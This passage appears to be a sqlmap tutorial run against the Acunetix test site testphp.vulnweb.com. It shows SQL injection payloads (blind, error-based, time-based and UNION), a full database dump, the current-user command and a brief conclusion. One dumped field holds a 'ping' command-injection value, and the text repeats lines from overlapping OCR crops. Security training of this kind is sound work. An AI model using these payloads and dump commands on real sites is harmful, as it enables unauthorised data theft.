    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b786271,(SELECT (ELT(3015=3015,1))),0×71717a7871),3015)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b786271,0×6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644d704d4e5a777674746778,0×71717a7871),NULL,NULL-- -
---
[15:50:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:50:23] [INFO] sqlmap will dump entries of all tables from all databases now
[15:50:23] [INFO] fetching tables for database: 'acuart'
[15:50:23] [INFO] fetching columns for table 'users' in database 'acuart'
[15:50:23] [INFO] fetching entries for table 'users' in database 'acuart'
```




```
back-end DBMS: MySQL ≥ 5.6
[15:50:23] [INFO] sqlmap will dump entries of all tables from all databases now
[15:50:23] [INFO] fetching tables for database: 'acuart'
[15:50:23] [INFO] fetching columns for table 'users' in database 'acuart'
[15:50:23] [INFO] fetching entries for table 'users' in database 'acuart'
[15:50:23] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-------------------+----------------------------------+------+------+-------------------+-------+-------+---------+
| cc                | cart                             | name | pass | email             | phone | uname | address |
+-------------------+----------------------------------+------+------+-------------------+-------+-------+---------+
| ping -n 6 127.0.0.1 | 0e3024de3062e79cacedb4ccb7fe1f56 | aman | test | aman@example.com | 3     | test  | 3       |
+-------------------+----------------------------------+------+------+-------------------+-------+-------+---------+

[15:50:30] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[15:50:30] [INFO] fetching columns for table 'categ' in database 'acuart'
[15:50:30] [INFO] fetching entries for table 'categ' in database 'acuart'
Database: acuart
Table: categ
[4 entries]
+--------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
+-----------+
| cat_id | cdesc
| cname     |
+--------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
+-----------+
| 1      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea di
| Posters   |
| 2      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea di
| Paintings |
| 3      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea di
| Stickers  |
| 4      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea di
| Graffity  |
+--------+------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
+-----------+

[15:50:31] [INFO] table 'acuart.categ' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/categ.csv'
[15:50:31] [INFO] fetching columns for table 'carts' in database 'acuart'
[15:50:31] [INFO] fetching entries for table 'carts' in database 'acuart'
[15:50:32] [INFO] recognized possible password hashes in column 'cart_id'
```




```
[15:50:31] [INFO] fetching entries for table 'carts' in database 'acuart'
[15:50:32] [INFO] recognized possible password hashes in column 'cart_id'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: carts
[1 entry]
+----------------------------------+------+-------+
| cart_id                          | item | price |
+----------------------------------+------+-------+
| 0e3024de3062e79cacedb4ccb7fe1f56 | 7    | 15000 |
+----------------------------------+------+-------+

[15:50:36] [INFO] table 'acuart.carts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/carts.csv'
[15:50:36] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[15:50:36] [INFO] fetching entries for table 'guestbook' in database 'acuart'
[15:50:38] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of entries). Falling back to partial UNION technique
[15:50:39] [INFO] fetching number of entries for table 'guestbook' in database 'acuart'
[15:50:39] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:50:39] [INFO] retrieved: 0
[15:50:42] [WARNING] table 'guestbook' in database 'acuart' appears to be empty
Database: acuart
Table: guestbook
[0 entries]
+-------+--------+----------+
| mesaj | sender | senttime |
+-------+--------+----------+
+-------+--------+----------+

[15:50:42] [INFO] table 'acuart.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/guestbook.csv'
[15:50:42] [INFO] fetching columns for table 'pictures' in database 'acuart'
[15:50:42] [INFO] fetching entries for table 'pictures' in database 'acuart'
Database: acuart
Table: pictures
[7 entries]
+------+--------+--------+-----------------+------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------+-------+------------+---------------------------
---------------+
| a_id | cat_id | pic_id | img             | plong

                                                                                                                                           | price | title      | pshort
               |
+------+--------+--------+-----------------+------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
```



```
+-------+---------+---------+-------------+------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------+-------+-------------+------------------------
---------------+
| 1    | 1      | 1      | ./pictures/1.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change t
 to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to
ot meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 500   | The shore    | Lorem ipsum dolor sit amet, consectetuer adipiscing
               |
| 1    | 1      | 2      | ./pictures/2.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change t
 to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to
ot meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 800   | Mistery      | Donec molestie.\nSed aliquam sem ut arcu.
               |
| 1    | 1      | 3      | ./pictures/3.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change t
 to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to
ot meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 986   | The universe | Lorem ipsum dolor sit amet. Donec molestie.\nSed al
               |
| 1    | 1      | 4      | ./pictures/4.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change t
 to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to
ot meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 1000  | Walking      | Lorem ipsum dolor sit amet, consectetuer adipiscing
ollicitudin.\n |
| 1    | 1      | 5      | ./pictures/5.jpg | <p>\nThis picture is an 53 cm x 12 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change t
 to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to
ot meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p>  | 460   | Mean         | Lorem ipsum dolor sit amet, consectetuer adipiscing
               |
| 1    | 2      | 6      | ./pictures/6.jpg | <p>\nThis picture is an 99 cm x 200 cm masterpiece.\n</p>\n<p>\nThis text is not meant to be read. This is being used as a place holder. Please feel free to change
t to be read. This is being used as a place holder. Please feel free to change this by inserting your own information.This text is not meant to be read. This is being used as a place holder. Please feel free to
not meant to be read. This is being used as a place holder. Please feel free to change this by inserting your own information. \n</p> | 10000 | Thing        | Lorem ipsum dolor sit amet, consectetuer adipiscing
ollicitudin.\n |
| 2    | 1      | 7      | ./pictures/7.jpg | bla bla bla long

                                                                                                                                     | 15000 | Trees        | bla bla bla

               |
+-------+---------+---------+-------------+------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------------------------------------------------------------------------------------------------------------------+-------+-------------+------------------------
---------------+

[15:50:43] [INFO] table 'acuart.pictures' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/pictures.csv'
[15:50:43] [INFO] fetching columns for table 'featured' in database 'acuart'
[15:50:43] [INFO] fetching entries for table 'featured' in database 'acuart'
[15:50:45] [INFO] fetching number of entries for table 'featured' in database 'acuart'
[15:50:45] [INFO] retrieved: 0
[15:50:48] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
```



```
[15:50:48] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
Table: featured
[0 entries]
+--------+--------------+
| pic_id | feature_text |
+--------+--------------+
+--------+--------------+

[15:50:48] [INFO] table 'acuart.featured' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/featured.csv'
[15:50:48] [INFO] fetching columns for table 'products' in database 'acuart'
[15:50:48] [INFO] fetching entries for table 'products' in database 'acuart'
Database: acuart
Table: products
[3 entries]
+----+-----------------------------------------------+-------+---------------------------------------------+------------------------------+
| id | name                                          | price | description                                 | rewritename                  |
+----+-----------------------------------------------+-------+---------------------------------------------+------------------------------+
| 1  | Network Storage D-Link DNS-313 enclosure 1 x SATA | 359   | NET STORAGE ENCLOSURE SATA DNS-313 D-LINK   | network-attached-storage-dlink |
| 2  | Web Camera A4Tech PK-335E                     | 10    | Web Camera A4Tech PK-335E                   | web-camera-a4tech            |
| 3  | Laser Color Printer HP LaserJet M551dn, A4    | 812   | Laser Color Printer HP LaserJet M551dn, A4  | color-printer                |
+----+-----------------------------------------------+-------+---------------------------------------------+------------------------------+

[15:50:49] [INFO] table 'acuart.products' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/products.csv'
[15:50:49] [INFO] fetching columns for table 'artists' in database 'acuart'
[15:50:49] [INFO] fetching entries for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----------+----------------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------------+--------
| artist_id | adesc



                                                                                                                                                                  | aname
+-----------+----------------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------------------------------------------------------------+--------
```




```
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────+─────
| artist_id | adesc
                                                                                                                 | aname
+───────────+───────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────+─────
| 1         | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse p
enenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n    mauris vulputate lacinia. Aenean viverra. Class aptent t
er inceptos hymenaeos. Aliquam lacus.\n    Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem u
isis\n    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n    Praesent aliquet pretium erat. Praesent
nia. Aenean viverra. Class aptent taciti sociosqu ad\n    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n    Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p> | r4w81
| 2         | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea di
iquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nl
liquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin.
atea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vu
u ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>                                                     | Blad3
| 3         | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea di
iquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nl
liquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin.
atea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vu
u ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>                                                     | lyzae
+───────────+───────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────+─────

[15:50:49] [INFO] table 'acuart.artists' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[15:50:49] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[15:50:49] [WARNING] your sqlmap version is outdated

[*] ending @ 15:50:49 /2023-09-05/


┌──(kali㉿kali)-[~]
└─$ 
```

Syntax: sqlmap -u <vulnerable_url> -current-user

// To fetch the current user configured to the database.

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -current-user



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -current-user
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:56:10 /2023-09-05/

[15:56:10] [INFO] resuming back-end DBMS 'mysql'
[15:56:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9872=9872

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b786271,(SELECT (ELT(3015=3015,1))),0×71717a7871),3015)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b786271,0×6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644d704d4e5a777674746778,0×71717a7871),NULL,NULL-- -
---
[15:56:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:56:11] [INFO] fetching current user
current user: 'acuart@localhost'
[15:56:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[15:56:12] [WARNING] your sqlmap version is outdated

[*] ending @ 15:56:12 /2023-09-05/


┌──(kali㉿kali)-[~]
└─$ 
```

Analysis

The SQL Injection report highlights potential vulnerabilities within a web application's security. It identifies specific injection points in the application, detailing various attack techniques such as boolean-based blind, error-based, time-based blind, and UNION queries, which could be exploited to compromise the database. The report indicates the backend DBMS (Database Management System) as MySQL and provides information about the web server's operating system and application technology stack. Additionally, it lists available databases, which can be accessed with proper exploitation. Addressing these vulnerabilities is crucial to prevent unauthorized data access and manipulation, ensuring the application's security.

Conclusion

In conclusion, the SQL Injection report has highlighted significant vulnerabilities within the target web application's security posture. The presence of multiple injection points, including boolean-based blind, error-based, time-based blind, and UNION queries, underscores the critical need for immediate remediation. The identification of MySQL as the backend DBMS, coupled with the knowledge of the web server's operating system and application stack, provides crucial context for potential attackers. Furthermore, the enumeration of available databases underscores the severity of the issue, emphasizing the urgency of addressing these vulnerabilities to safeguard sensitive data and maintain the application's integrity. Timely action and robust security measures are imperative to mitigate the risk of data breaches and unauthorized access.